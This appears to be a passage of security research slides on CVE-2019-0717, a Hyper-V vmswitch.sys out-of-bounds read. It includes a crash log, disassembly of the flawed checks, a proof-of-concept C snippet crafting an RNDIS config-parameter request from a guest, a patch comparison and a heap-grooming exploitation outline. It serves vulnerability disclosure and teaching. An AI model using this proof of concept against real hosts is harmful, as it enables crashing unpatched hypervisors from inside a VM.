fffff8005d74ee0d nt!VfAllocPoolNotification+0x31
fffff8005d73c21f nt!VeAllocatePoolWithTagPriority+0x2cf
fffff8005d74a6b8 nt!XdvExAllocatePoolInternal+0x18
fffff8005d73c6b7 nt!VerifierExAllocatePoolWithTag+0x87
fffff8005fd2949a vmswitch!RndisDevHostDispatchControlMessage+0x72
fffff8005fd28c26 vmswitch!VmsVmNicPvtKmclProcessingComplete+0x156
fffff808e58727a5 VmsProxy!VmsProxyVmNicPvtKmclProcessingComplete+0x15
fffff808e5882772 vmbkmclr!InpFillAndProcessQueue+0x242
fffff808e588243c vmbkmclr!KmclpVmbusIsr+0x13c
fffff8005fc610b0 vmbusr!ParentRingInterruptDpc+0xa0
fffff8005cecfc67 nt!KiExecuteAllDpcs+0x2e7
fffff8005cecf2ae nt!KiRetireDpcList+0x1ae
fffff8005cfd1445 nt!KxRetireDpcList+0x5

RndisDevHostDispatchControlMessage -> RndisDevHostQueueWorkItem ->
-> RndisDevHostControlMessageWorkerRoutine -> handlers
```

Downstream flow from *SetRequestCommon handler (top left)



Virtual Network Switch Vulnerability (CVE-2019-0717)

VmsMpCommonPvtSetRequestCommon OOBR

- Off-by-N Out of Bounds Read Access in handling of RNDIS SET requests in vmswitch.sys
- memcmp with fixed length
- Extremely narrow edge bug
  - Bypass some dozen of checks
  - Data buffer must sit on the edge of a memory page followed by free space to crash
  - Special crafting of multiple parameters to bypass the checks
- Found in 2018 with a custom fuzzer that I wrote

```
/* Format of Information buffer passed in a SetRequest for the OID */
/* OID_GEN_RNDIS_CONFIG_PARAMETER. */
struct rndis_config_parameter_info {
        u32 parameter_name_offset;
        u32 parameter_name_length;
        u32 parameter_type;
        u32 parameter_value_offset;
        u32 parameter_value_length;
};
```

Virtualization > Hyper-V > vulns > CVE-2019-0717_OOBR_VmsMpCommonPvtSetRequestCommon > kd.log

```
*** Fatal System Error: 0x00000050
                       (0xFFFFE404C71C3000,0x0000000000000000,0xFFFFF800891A6E53,0x0000000000000002)

Driver at fault:

***  vmswitch.sys - Address FFFFF800891A6E53 base at FFFFF80089160000, DateStamp 05e2d40e

Break instruction exception - code 80000003 (first chance)
fffff802`04667240 cc              int     3

0: kd> !analyze -v
Connected to Windows 10 17763 x64 target at (Wed Mar 20 01:42:27.725 2019 (UTC + 7:00)), ptr64 TRUE

*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: ffffe404c71c3000, memory referenced.
Arg2: 0000000000000000, value 0 = read operation, 1 = write operation.
Arg3: fffff800891a6e53, If non-zero, the instruction address which referenced the bad memory
    address.
Arg4: 0000000000000002, (reserved)

Debugging Details:
------------------
```

VmsMpCommonPvtSetRequestCommon (vuln)

```
.text:00000001C001FB07 loc_1C001FB07:                          ; CODE XREF: VmsMpCommonPvtSetRequestCommon+D0↑j
.text:00000001C001FB07                 movups  xmm0, xmmword ptr [r9]
.text:00000001C001FB0B                 mov     r12d, [r9+10h]
.text:00000001C001FB0F                 mov     [rbp+var_10], r12d
.text:00000001C001FB13                 movd    edx, xmm0
.text:00000001C001FB17                 movups  [rbp+arg_offset_copy2], xmm0
.text:00000001C001FB1B                 cmp     edi, edx        ; size < parameter_name_offset ?
.text:00000001C001FB1D                 jb      @@error
.text:00000001C001FB23                 mov     rcx, qword ptr [rbp+arg_offset_copy2]
.text:00000001C001FB27                 mov     eax, edi
.text:00000001C001FB29                 shr     rcx, 20h
.text:00000001C001FB2D                 sub     eax, edx
.text:00000001C001FB2F                 cmp     eax, ecx        ; size - parameter_name_offset < parameter_name_length ?
.text:00000001C001FB31                 jb      @@error
.text:00000001C001FB37                 mov     rcx, qword ptr [rbp+arg_offset_copy2+8]
.text:00000001C001FB3B                 shr     rcx, 20h
.text:00000001C001FB3F                 cmp     edi, ecx        ; size < parameter_value_offset ?
.text:00000001C001FB41                 jb      @@error2
.text:00000001C001FB47                 mov     eax, edi
.text:00000001C001FB49                 sub     eax, ecx
.text:00000001C001FB4B                 cmp     eax, r12d       ; size - parameter_value_offset < parameter_value_length ?
.text:00000001C001FB4E                 jb      @@error2
.text:00000001C001FB54                 mov     r15d, edx
.text:00000001C001FB57                 lea     r13, [r9+rcx]
.text:00000001C001FB5B                 add     r15, r9
.text:00000001C001FB5E                 lea     rcx, aNetworkaddress ; "NetworkAddress"
.text:00000001C001FB65                 mov     rdx, r15        ; Buf2
.text:00000001C001FB68                 mov     r8d, 1Ch        ; Size
.text:00000001C001FB6E                 call    memcmp
```

VmsMpCommonPvtSetRequestCommon (PoC)

- PoC: send RNDIS set request from VM with RNDIS_OID_GEN_RNDIS_CONFIG_PARAMETER and specially crafted parameters
- Can be rapid-prototyped on LIS (rndis_filter_set_device_mac())
- Craft parameter_name_offset to point to the edge of the packet, other values to bypass the checks

https://github.com/badd1e/Disclosures/blob/master/CVE-2019-0717_Hyper-V/PoC_CVE-2019-0717.c

```
/* Format of Information buffer passed in a SetRequest for the OID */
/* OID_GEN_RNDIS_CONFIG_PARAMETER. */
struct rndis_config_parameter_info {
        u32 parameter_name_offset;
        u32 parameter_name_length;
        u32 parameter_type;
        u32 parameter_value_offset;
        u32 parameter_value_length;
};
```

```
set = &request->request_msg.msg.set_req;
set->oid = RNDIS_OID_GEN_RNDIS_CONFIG_PARAMETER;
set->info_buflen = extlen;
set->info_buf_offset = sizeof(struct rndis_set_request);
set->dev_vc_handle = 0;

cpi = (struct rndis_config_parameter_info *)((ulong)set +
        set->info_buf_offset);
cpi->parameter_name_offset =
        sizeof(struct rndis_config_parameter_info) + 6;
/* Multiply by 2 because host needs 2 bytes (utf16) for each char */
cpi->parameter_name_length = 0;
cpi->parameter_type = RNDIS_CONFIG_PARAM_TYPE_STRING;
cpi->parameter_value_offset =
        cpi->parameter_name_offset;
/* Multiply by 4 because each MAC byte displayed as 2 utf16 chars */
cpi->parameter_value_length = 0;

ret = rndis_filter_send_request(rdev, request);
```

VmsMpCommonPvtSetRequestCommon (patch)

Vulnerable vmswitch.sys

```
00000001C00265FC    VmsMpCommonPvtSetRequestCommon
00000001C002674E    mov     b4 r12d, b4 edx
00000001C0026751    lea     rax, ds:[r9+rcx]
00000001C0026755    add     r12, r9
00000001C0026758    mov     ss:[rbp+arg_30], rax
00000001C002675C    mov     rdx, r12                // Buf2
00000001C002675F    lea     rcx, cs:[0x1C0167C40]  // aNetworkaddress

00000001C0026766    mov     b4 r8d, b4 0x1C         // Size
00000001C002676C    call    memcmp
00000001C0026771    test    b4 eax, b4 eax
00000001C0026773    jnz     0x1C0026891
```

Patched

```
00000001C0026F6C    VmsMpCommonPvtSetRequestCommon
00000001C00270E4    mov     b4 r15d, b4 r8d
00000001C00270E7    lea     r13, ds:[r9+rcx]
00000001C00270EB    add     r15, r9
00000001C00270EE    mov     b2 ss:[rbp+var_88], b2 dx
00000001C00270F2    mov     b2 ss:[rbp+var_88], b2 dx
00000001C00270F6    lea     rcx, ss:[rbp+var_88]
00000001C00270FA    lea     rdx, ss:[rbp+var_78]
00000001C00270FE    mov     ss:[rbp+var_80], r15
00000001C0027102    call    VmsUtilStrMatch
00000001C0027107    test    b1 al, b1 al

00000001C0027109    jz      0x1C002711C
```

```
v11 = (unsigned __int16 *)((char *)a4_packet->m128i_i64 + ((unsigned __int64)packet_copy.m128i_i64[1] >> 32));
v12 = (__int64 *)((char *)a4_packet->m128i_i64 + v10);
WORD1(str1) = packet_copy.m128i_i16[2];
LOWORD(str1) = packet_copy.m128i_i16[2];
v20 = (__int64 *)((char *)a4_packet->m128i_i64 + v10);
if ( VmsUtilStrMatch((const void **)&str1, (__int64)&str_static) )
{
  v13 = VmsMpCommonPvtSetNetworkAddress(v7, &packet_copy, v11);
}
else
{
  if ( packet_copy.m128i_i32[1] <= 2u || *(_WORD *)v12 != 42 || v9 != 2 )
    goto LABEL_37;
  v14 = *v11;
  v20 = v12;
  str1 = 0i64;
  WORD1(str1) = packet_copy.m128i_i16[2];
  LOWORD(str1) = packet_copy.m128i_i16[2];
  v13 = VmsMpCommonSetOffload(v7, &str1, (unsigned int)(v14 - 48));
}
```

```
char __fastcall VmsUtilStrMatch(const void **str1, __int64 str2)
{
  char result; // bl

  result = 0;
  if ( *(_WORD *)str1 == *(_WORD *)str2 )
  {
    result = 0;
    if ( !memcmp(str1[1], *(const void **)(str2 + 8), *(unsigned __int16 *)str1) )
      result = 1;
  }
  return result;
}
```

Exploitation Algorithm

Theoretical

- Vmswitch allocates memory for incoming RNDIS requests (right) based on requested size, frees them upon completion => (somewhat) controlled heap grooming primitive
- General idea: alternating pattern of memory pages
  - 1: Active pool page with a free spot at the edge of the page
  - 2: Free'd page
- How to:
  - Flush free-lists and lookaside by sending many small requests to get a scratch memory page
  - Fill page 1 leaving a known-size free spot at the edge
  - Fill page 2, then free it, etc.
  - Trigger the bug

```
1: kd> !verifier 80 r9
...
======================================================================
Pool block ffffd90f1b0f2fa0, Size 0000000000000060, Thread ffffd90f189d5080
fffff8005d74ee0d nt!VfAllocPoolNotification+0x31
fffff8005d73c21f nt!VeAllocatePoolWithTagPriority+0x2cf
fffff8005d74a6b8 nt!XdvExAllocatePoolInternal+0x18
fffff8005d73c6b7 nt!VerifierExAllocatePoolWithTag+0x87
fffff8005fd2949a vmswitch!RndisDevHostDispatchControlMessage+0x72
fffff8005fd28c26 vmswitch!VmsVmNicPvtKmclProcessingComplete+0x156
fffff808e58727a5 VmsProxy!VmsProxyVmNicPvtKmclProcessingComplete+0x15
fffff808e5882772 vmbkmclr!InpFillAndProcessQueue+0x242
fffff808e588243c vmbkmclr!KmclpVmbusIsr+0x13c
fffff8005fc610b0 vmbusr!ParentRingInterruptDpc+0xa0
fffff8005cecfc67 nt!KiExecuteAllDpcs+0x2e7
fffff8005cecf2ae nt!KiRetireDpcList+0x1ae
fffff8005cfd1445 nt!KxRetireDpcList+0x5

RndisDevHostDispatchControlMessage:
.text:00000001C0039485                movsxd  rdx, edi        ; NumberOfBytes
.text:00000001C0039488                mov     ecx, 200h       ; PoolType
.text:00000001C003948D                mov     r8d, 44527356h  ; Tag
.text:00000001C0039493                call    cs:__imp_ExAllocatePoolWithTag
.text:00000001C003949A                nop     dword ptr [rax+rax+00h]
.text:00000001C003949F                mov     rbp, rax
.text:00000001C00394A2                test    rax, rax
.text:00000001C00394A5                jz      loc_1C0069E31
.text:00000001C00394AB                mov     rax, [r15]
.text:00000001C00394AE                mov     rdx, r12        ; Src
.text:00000001C00394B1                mov     ecx, [rax+28h]
.text:00000001C00394B4                mov     [rbp+10h], ecx
.text:00000001C00394B7                mov     r8d, ecx        ; Size
.text:00000001C00394BA                lea     rcx, [rbp+14h]  ; Dst
.text:00000001C00394BE                call    memmove
```

References

- Intel® 64 and IA-32 Architectures Software Developer’s Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D and 4 https://software.intel.com/content/www/us/en/develop/articles/intel-sdm.html
- TLFS: Microsoft Hypervisor Top Level Functional Specification https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/tlfs
- Hyper-V Architecture https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture
- Enhanced Session Mode https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/user-guide/enhanced-session-mode
- Overview of Remote NDIS https://docs.microsoft.com/en-us/windows-hardware/drivers/network/overview-of-remote-ndis--rndis-
- [MS-RNDIS] https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/WinArchive/%5bMS-RNDIS%5d.pdf
- SLP: Service Location Protocol specification https://tools.ietf.org/html/rfc2165 https://tools.ietf.org/html/rfc2608

Recommended reading

Virtualization security

Generalized deep technical -

- https://www.cs.ucr.edu/~heng/pubs/VDF_raid17.pdf
- https://www.ernw.de/download/xenpwn.pdf
- https://www.blackhat.com/docs/eu-16/materials/eu-16-Li-When-Virtualization-Encounters-AFL-A-Portable-Virtual-Device-Fuzzing-Framework-With-AFL-wp.pdf
- https://www.syssec.ruhr-uni-bochum.de/media/emma/veroeffentlichungen/2020/02/07/Hyper-Cube-NDSS20.pdf
- https://www.troopers.de/downloads/troopers17/TR17_Attacking_hypervisor_through_hardwear_emulation.pdf

Quality reference - system internals & vulndev primitives -

- https://www.exploit-db.com/docs/english/34859-technical-information-on-vulnerabilities-of-hypercall-handlers.pdf
- https://census-labs.com/media/straightouttavmware-wp.pdf
- https://www.blackhat.com/docs/eu-17/materials/eu-17-Mandal-The-Great-Escapes-Of-Vmware-A-Retrospective-Case-Study-Of-Vmware-G2H-Escape-Vulnerabilities.pdf

Frontiers: Hyper-V, ESXi, speculative execution

- https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/index.html
- https://www.usenix.org/system/files/woot19-paper_zhao.pdf
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